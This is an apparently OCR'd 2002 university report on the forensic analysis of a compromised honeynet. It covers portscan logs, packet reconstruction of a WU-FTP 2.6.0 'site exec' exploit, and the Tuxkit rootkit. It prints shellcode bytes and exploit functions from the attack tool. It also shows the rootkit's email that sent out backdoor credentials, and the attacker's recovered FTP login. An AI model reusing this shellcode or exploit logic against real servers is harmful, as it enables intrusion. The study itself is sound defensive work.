Computer Forensics : An Analysis of A Compromised Honeynet

Jason Jendrusch David Ramirez

12th April 2002

Abstract

During the course of the Spring semester of 2002 we have set up a Honeynet in order to understand the motivations and tactics used by blackhats. A Honeynet is a set of network devices and peripherals designed to be compromised. Individual parts of a honeynet are called honeypots. A Honeynet can complement existing Intrusion Detection Systems (IDS); such as **Snort**, by capturing network traffic. However, a Honeynet allows you to view the activites of a blackhat by logging system activities to a secure location. Essentially, a Honeynet can be a scaled down clone of an existing network, used to test existing security levels of the actual network. In a research environment we use the Honeynet as a tool to help us understand the motivations and actions of a blackhat. It is our goal to provide an analysis of a compromise so that we can improve determine points of entry, tools used and provide a timeline of events.

1 Honeynet Configuration

In our case study the honeynet consisted of three Pentium class machines connected to an external network via a switch. The machines are named *admin1.atm.utsa.edu*, *admin3.atm.utsa.edu*and *snoop.atm.utsa.edu*; with corresponding IP's 129.115.176.232, 129.115.176.234, and 129.115.176.215. Other than routing information *admin1* and *admin3* were running a standard installation of RED HAT LINUX 6.2. A standard installation of MANDRAKE LINUX 8.1 was installed on *snoop*. The *admin3* machine had bogus data placed on the drive to mimic"real life" activity. *Snoop* was configured so that all packets were dropped and traffic was logged using**snort**. Packets were dropped with the following commands:

```
route add -net 0.0.0.0 netmask 0.0.0.0 reject
route del default
route del -net 129.115.0.0 netmask 255.255.0.0
```

Traffic was logged using**snort** issuing the following command:

```
snort -b -d -c /path/to/snort.conf -D -L snort.log -l /path/to/logs/date.txt
-u snort
```

The naming convention for the log files is simple; it is based on the date that the snort command was executed. After configuring each machine and making sure that *snoop* was"invisible" we put the honeynet online on `Friday, Febuary 1, 2002`. The honeynet would be checked on a routine basis since it was not set up for email notification of possible attacks.

2 Compromise

It became clear that *admin3* had been compromised when a routine check of the machines status was performed on `Monday, Febuary 4 2002`. This was approximately 72 hours after the Honeynet was setup. We made an attempt to log into*admin3* from the terminal itself. After typing in *root* as the user name we were not allowed to type in a password. Several more attempts were made and the results were the same. First we noted that you could see the directory /dev/tux/ before the screen was refreshed. This was a red flag and we immediately unplugged the machine from our network and removed the hard disk.

The hard disk from *admin3* was isolated and installed in a machine to be analyzed. We now had to check the log files, system files and network traffic to try and piece together the events leading to the break in. Since the break in occurred sometime during the weekend our timeframe of interest is `Friday Febuary 1, 2002` to `Monday Febuary 4, 2002`.

3 Analysis

The majority of our analysis is based on binary captures of network traffic. The following subsections describe our work and our findings. We will show how the intruder compromised the system, what tools he/she used, from where they attacked, and recovery of the root kit used.

3.1 Analysis of Network Traffic

Since one of the goals of a Honeynet is to monitor network traffic our first step was to look at a binary capture of traffic. The binary capture of traffic was created using **Snort**, an IDS setup on*snoop*. The traffic logged was left in the file `snoop.log.tar.gz` which was uncompressed and examined. The resulting output was a directory structure based on the dates of the logging. Inside the each directory are directories of IP addresses and these three files :

Scanner Alerts and Logfiles

- alert - an alert file.
- portscan.log - Text file showing which IP's and ports were scanned.
- snort.log - Binary Capture of network traffic.

3.1.1 Portscan Log for Friday Febuary 01, 2002

The following is a summary of the `portscan.log`.[1] The majority of the scans were SYN or UDP, after performing a nslookup on 66.46.59.50 no record was found. It is possible that this IP address is being spoofed, or if it does exists has not been propagated to the root DNS server. The same can be said for the second IP address.

```
Feb  1 12:32:35 66.46.59.50:1529 -> 129.115.176.6:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1532 -> 129.115.176.9:53 SYN ******S*
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.6:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.234:5882 UDP
```

3.1.2 Portscan Log for Saturday Febuary 02, 2002

These portscans are similar to the`Febuary 01` scans, but originate from a different IP.A *nslookup* shows that the point of origin was`pf126.lublin.sdi.tpnet.pl`. Once the scan was complete we do not see the same IP again, so we assume this person has moved on. This assumption may not be correct because the next series of scans lead us to the attacker. They originate from 216.205.65.126, after running *nslookup* the point of origin is`126-216.205.65.interliant.com`.

```
Feb  2 05:15:00 213.77.138.126:1642 -> 129.115.176.6:515 SYN ******S*
Feb  2 05:15:00 213.77.138.126:1645 -> 129.115.176.9:515 SYN ******S*
Feb  2 08:27:27 212.204.191.29:4133 -> 129.115.176.9:1080 SYN ******S*
Feb  2 08:27:27 212.204.191.29:4135 -> 129.115.176.11:1080 SYN ******S*
Feb  2 18:25:37 216.205.65.126:1484 -> 129.115.176.6:21 SYN ******S*
Feb  2 18:27:47 216.205.65.126:1553 -> 129.115.176.234:13889 SYN ******S*
Feb  2 18:30:03 129.115.102.150:53 -> 129.115.176.234:1028 UDP
Feb  2 20:30:21 129.115.102.150:53 -> 129.115.176.23:61670 UDP
```

[1] The entire *portscan.log* files for Febuary 01 and Febuary 02, 2002 can be reviewed in the appendix.

Make note of the scan to port 13889. The port number for*admin3* corresponds to the ssh backdoor installed by the rootkitTUXKIT. Which will be discussed in detail in the following section.

3.2 Analysis of the Snort Binary Captures

Our next phase in the investigation was to analyze the `snort.log`. We used **tcpflow** and **ethereal**. TCPflow will capture data sent across a network and allows you to reconstruct data streams regardless of their order. Ethereal will take packet data that has been saved and assemble all of the packets in a session giving you a complete picture. With ethereal we are able to determine the timeline of attack, protocols and look at individual packet data.

3.2.1 TCPFlow findings

Once we ran **tcpflow** for `Friday Febuary 1, 2002 to Monday Febuary 4, 2002` we did not find anything significant until `Saturday Febuary 2, 2002`. Since the results from tcpflow gives us a complete copy of network traffic larger file sizes could indicate transfer of files, or email messages to and/or from a suspected party. Looking at the following directory listing we want to look for this type of property.

```
total 2.6M
jjendrus jjendrus      311 Feb  9 08:18 064.004.049.071.00025-129.115.176.234.01045
jjendrus jjendrus      311 Feb  9 08:18 064.004.049.071.00025-129.115.176.234.01046
jjendrus jjendrus       40 Feb  9 08:18 129.115.176.018.34270-129.115.011.194.00022
jjendrus jjendrus      131 Feb  9 08:18 129.115.176.234.00021-216.205.065.126.01146
jjendrus jjendrus      131 Feb  9 08:18 129.115.176.234.00021-216.205.065.126.01503
jjendrus jjendrus     6.1k Feb  9 08:18 129.115.176.234.00021-216.205.065.126.01552
jjendrus jjendrus       71 Feb  9 08:18 129.115.176.234.01040-130.161.191.058.00021
jjendrus jjendrus      590 Feb  9 08:18 129.115.176.234.01044-209.185.123.124.00025
jjendrus jjendrus      120 Feb  9 08:18 129.115.176.234.01045-064.004.049.071.00025
jjendrus jjendrus      120 Feb  9 08:18 129.115.176.234.01046-064.004.049.071.00025
jjendrus jjendrus     2.5M Feb  9 08:18 130.161.191.058.00020-129.115.176.234.01041
jjendrus jjendrus      330 Feb  9 08:18 130.161.191.058.00021-129.115.176.234.01040
jjendrus jjendrus      373 Feb  9 08:18 209.185.123.124.00025-129.115.176.234.01044
jjendrus jjendrus     2.0k Feb  9 08:18 216.205.065.126.01552-129.115.176.234.00021
```

We immediately notice the 2.5 Meg file and determine is file type to be `gzip compressed data, deflated, original filename, 'tux.tar', last modified: Sun Jan 20 12:03:51 2002, os: Unix`.

This appears to be our rootkit that we were looking for. Since this is a compressed file, I was able to rename it then move it to a isolated directory and uncompress the file. It turns out that this file is the rootkit used by the attacker. In the second screenshot you will see transfer, and execution of the rootkit; TUXKIT.


We continue to investigate the findings of tcpflow looking for the file transfer, and any other activity. At this point you could continue to perform `file` to determine the file type, and run `strings` to view each file. But this became tedious since you need to view the send and received pairs of files to see a complete picture of the network traffic. This is becausetcpflow creates a single file for traffic heading from a machine and another file for traffic going to a machine. This is when programs such as ethereal come in very handy.

Ethereal will take packet data that has been saved and assemble all of the packets in a session giving you a complete picture of network traffic, along with detailed individual packet information. Withethereal we are able to determine the timeline of attack, protocols involved and look at packet data. We see a few attempts to our ftp port, but no attempt to log in is made.


```
220 admin3.atm.utsa.edu FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.
221 You could at least say goodbye.
```

This gives the attacker all the information that he or she needed. By looking at the above note that we were running the FTP Server WU-2.6.0.[2] This software has been known for its vuneralbilities. Once they had this information it was only a matter of time until an exploit occurred. The attacker connects to the FTP server and logs in with the username `ftp` and password `mozilla@`. The attacker then executes the exploit of our FTP server. The following pages show screenshots of the compromise. This demonstrates the importance of ftp banners. The ftp banners should be altered to give potential attackers false information. Doing this is a simple preventive measure that can improve the security of your machine. However, just doing this alone will not stop all blackhats. Its important to incorporate other security measure that complement each other to achieve a suitable security level.


[2]The Official Red Hat Linux Security Advisory for WU-FTP 2.6.0(1) can be found at the following location : http://www.redhat.com/support/errata/RHSA-2000-039-02.html



The above screenshot shows that there is an overflow of the WU-FTP server that occurs at 18:26:10 from 126.216.205.65. At the bottom of the center frame you can see the exploit, but you have to look carefully since the */bin/sh* is not in order.



The above image shows the WU-FTP exploit with the network traffic reconstructed using **ethereal**. Clearly at seventh line beginning with 257, this is our exploit. An overflow of the buffer is attempted twice. Some other operations are performed by the exploit tool, then a backdoor is created. You can see exactly what the exploit is doing. A shell is first opened, then the attacker retrieves the rootkit from his ftp site; 130.161.191.58. You can see the login name and password in clear text.



The above screenshot of an ethereal session shows the rest of the WU-FTP exploit and shows the rootkit being executed. It is very detailed and shows exactly how long it took to create a backdoor. It also displays information about our compromised system. Most importantly it gives us the name of the rootkit TUXKIT.

4 The Exploit and Rootkit

In this section we will review which exploit and rootkit were used in the attack.

4.1 Exploitation of WU-FTP daemon

Admin3 was running WU-FTP version 2.6.0(1) as our FTP server. This came with a stock installation ofRED HAT LINUX 6.2. The FTP server is susceptible to buffer overflows. The problems occurs due to incorrect programming practices. The formatting of the"site exec" command is not checked properly, and allows a blackhat to run arbitrary code. The following is a detailed explanation, from the SuSE Linux security team

> The CORE ST Team had found an exploitable bug in all versions of wuftpd's ftpglob() function. The glob function overwrites buffer bounds while matching open and closed brackets. Due to a missing\0 at the end of the buffer a later call to a function that frees allocated memory will feed free(3) with user defined data. This bug could be exploited depending on the implementation of the dynamic allocatable memory API (malloc(3), free(3)) in the libc library. Linux and other system are exploitable![3]Here is a small portion of the exploit used to by a blackhat. The exploit creates a root shell for the blackhat. The first segment of code is used to overflow the buffer.[4]

```
    char linuxcode[]=
"\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31\xdb"
"\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31\xc0\x31"
"\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\x01\xb0\x27\xcd"
"\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd\x80\x31\xc0\x31\xdb"
"\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9\x31\xc0\x8d\x5e"
"\x08\xb0\x0c\xcd\x80\xfe\xc9\x75\xf3\x31\xc0\x88\x46\x09"
"\x8d\x5e\x08\xb0\x3d\xcd\x80\xfe\x0e\xb0\x30\xfe\xc8\x88"
"\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\x89"
"\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0\x31"
"\xdb\xb0\x01\xcd\x80\xe8\x90\xff\xff\xff\x30\x62\x69\x6e"
"\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e\x67\x6c\x69"
"\x6e\x40\x6b\x6f\x63\x68\x61\x6d\x2e\x6b\x61\x73\x69\x65"
"\x2e\x63\x6f\x6d";
```

[3]Complete announcement is located at http://www.suse.com/de/support/security/2001_043_wuftpd_txt.txt
[4]The entire source code of the WU-FTP exploit is in the appendix.

These next two segments of code checks for the“Site Exec” vulnerability then places the a shell for a user defined platform.

```
int checkvuln(void){
command("SITE EXEC %%p");
repl;

if(strncmp(recvbuf, "200-", 4))
return -1;

if(strncmp(recvbuf+4, "0x", 2))
return -1;

repl;
return 0;
}


char *putshell(type){
int type;
static char buf[400];
int noplen;

char *code = targ[type].code;

noplen = sizeof(buf) - strlen(code) - 2;

memset(buf, 0x90, noplen);
buf[noplen+1] = '\0';
strcat(buf, code);

return buf;
}
```

4.2 The Tuxkit rootkit

The TUXKIT rootkit was created by the Dutch security group Tuxtendo.[5] There are three versions available `tuxkit-1.0.tgz`,`tuxkit.tgz` and `tuxkit-short.tgz`. The rootkit found on our honeypot was `tuxkit.tgz`.

The rootkit will first disable**syslogd**, then unpack itself into /dev/tux and libraries are installed in /lib. Secondly,TUXKIT backdoors the following: `crontab`, `df, dir, du, find, ifconfig, killall, locate, ls, netstat, ps, pstree, syslogd, tcpd, top, updatedb, vdir, dmesg, login, sshd, and suidsh`. Files that will be trojaned are copied to /dev/tux/backup. Next, a script is executed that uses the ssh backdoor to connect to the victim (in our case *admin3*). Then a cleanup of the rootkit's activities is performed and victim information is displayed on the attackers terminal.

```
* System information
Hostname     : admin3.atm.utsa.edu
IP address   : 129.115.176.234 129.115.176.234
Alt IPs      :       1
Processor    : Pentium 75 -119.754468
Bogomips     : 47.82
Distribution : Red Hat Linux release 6.2 (Zoot)
Uptime       : 1:26pm up 2 days, 2:29, 0 users, load average: 0.55, 0.14, 0.04
Remote log   : YES
```

4.2.1 Backdoors

TheTUXKIT installed a backdoor for Secure Shell logins. The backdoor is located on port 13889 and can be accessed with the password `tfTYbheB`. Another backdoor for psyBNC was installed on port 1911.

4.2.2 E-mail

By defaultTUXKIT will send an email with the subject"tuX10" to the author. The email address can be changed using theTUXKIT installation kit. Our attacker did not bother to change this information. In our case the email contains ssh and psyBNC information and passwords and was sent twice. From the headers we are able to obtain source and destination. The source could be the ISP of the blackhat. Here is the email which was recovered using tcpdump.

[5]Tuxtendo Website : http://www.tuxtendo.nl. Note : As of March 2002 the website only has a splash screen. The link to Tuxkit was no longer available.

```
EHLO admin3.atm.utsa.edu
HELO admin3.atm.utsa.edu
MAIL From:<root@admin3.atm.utsa.edu>
RCPT To:<i.avinash@mailcity.com>
DATA
Received: from admin3.atm.utsa.edu (IDENT:root@localhost.localdomain [127.0.0.1])
by admin3.atm.utsa.edu (8.9.3/8.9.3) with SMTP id NAA02778
for <i.avinash@mailcity.com>; Sat, 2 Feb 2002 13:26:06 -0600
Date: Sat, 2 Feb 2002 13:26:06 -0600
From: root <root@admin3.atm.utsa.edu>
Message-Id: <200202021926.NAA02778@admin3.atm.utsa.edu>
Subject: tuX10
ssh 129.115.176.234 -l root -p 13889 # admin3.atm.utsa.edu password: tfTYbheN psyBNC: 1911
.
QUIT
EHLO admin3.atm.utsa.edu
HELO admin3.atm.utsa.edu
MAIL From:<root@admin3.atm.utsa.edu>
RCPT To:<i.avinash@mailcity.com>
DATA
Received: from admin3.atm.utsa.edu (IDENT:root@localhost.localdomain [127.0.0.1])
by admin3.atm.utsa.edu (8.9.3/8.9.3) with SMTP id NAA02778
for <i.avinash@mailcity.com>; Sat, 2 Feb 2002 13:26:06 -0600
Date: Sat, 2 Feb 2002 13:26:06 -0600
From: root <root@admin3.atm.utsa.edu>
Message-Id: <200202021926.NAA02778@admin3.atm.utsa.edu>
Subject: tuX10
ssh 129.115.176.234 -l root -p 13889 # admin3.atm.utsa.edu password: tfTYbheN psyBNC: 1911
.
QUIT
```

5 Attacker Profile

The final part in our analysis is to try and determine what type of an attacker we were dealing with. The classifications range from script kiddie to expert. A script kiddie is defined as a person, normally someone who is not technologically sophisticated, who randomly seeks out a specific weakness over the Internet in order to gain root access to a system without really understanding what it is s/he is exploiting because the weakness was discovered by someone else.[6] operating systems and programming. They are able to use this knowledge to find weaknesses in programs and create tools to exploit this weakness.

[6]Definition was found at http://webopedia.lycos.com/TERM/S/script_kiddie.html

5.1 What we know

We can determine the caliber of attacker by analyzing the techniques and tools used. We know that this was attack performed using scripts. Very little knowledge of the Unix system was necessary to carry out this attack. That leads us to believe that the attack was a typical script kiddie. He was very careless since we had his user name, IP, and password for his FTP server. No attempt was made to cover his tracks. As discussed previously, the rootkit was left on the drive and was identified by analyzing network traffic. We cannot say anything about his age, we presume the attacker is a he since the login name for his FTP site is Rob.

5.2 User Accounts and Servers

Once again the ability to recover data send over a network has proven to be invaluable. Using tcpdump we are able to recover the user-name, password and FTP site where tuxkit was stored. Here is the recovered FTP session :

```
[jjendrus@csisl03 flow]$ cat  130.161.191.058.00021-129.115.176.234.01040
220 fox.tn.tudelft.nl FTP server (Version 6.4/OpenBSD/Linux-ftpd-0.16) ready.
331 Password:
230- Have a lot of fun...
230 User rob logged in.
200 Type set to I.
200 PORT command successful.
150 Opening BINARY mode data connection for 'tux.tgz' (2625388 bytes).
226 Transfer complete.
221 You could at least say goodbye.

[jjendrus@csisl03 flow]$ cat 129.115.176.234.01040-130.161.191.058.00021
USER rob
PASS optic
TYPE I
PORT 129,115,176,234,4,17
RETR tux.tgz
```

6 Conclusion

In conclusion a Honeynet is a powerful tool that aides administrators and researchers. It has several functions, complementing existing security measures, aide in forensic analysis, serving as a trap for blackhats and can be a laboratory to test existing security measures. The true power of the honeynet is the ability to reconstruct actions, data transfers and network traffic using tools such as Ethereal and Snort. Once blackhat activities have been analyscalledzed, you know exactly what led to the compromise. With this data, modifications to existing security configurations can be made. By creating a scaled down clone of an existing network the honeynet functions as a laboratory. It allows testing for weakpoints without endangering the current network. Once the weakpoints are found, configurations are adjusted and tested again. Improvements are made and then implemented on the"real" network. The most important function of the Honeynet is to server as a trap for blackhats. By fooling blackhats that they have compromised a real network, they go about their normal activities. Unknown to them is the logging of every step that they take. The data gathered allows whitehats to create software to counteract attacks. The cycle of attack and countermeasure continues like a carefully played game of chess. A honeynet plays an essential role in this game and should be a standard tool used by the whitehat community.

7 Appendix

7.1 Complete Portscan Log for Friday Febuary 01, 2002

```
Feb  1 12:32:35 66.46.59.50:1529 -> 129.115.176.6:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1532 -> 129.115.176.9:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1534 -> 129.115.176.11:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1535 -> 129.115.176.12:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1537 -> 129.115.176.14:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1538 -> 129.115.176.15:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1539 -> 129.115.176.16:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1540 -> 129.115.176.17:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1541 -> 129.115.176.18:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1542 -> 129.115.176.19:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1545 -> 129.115.176.22:53 SYN ******S*
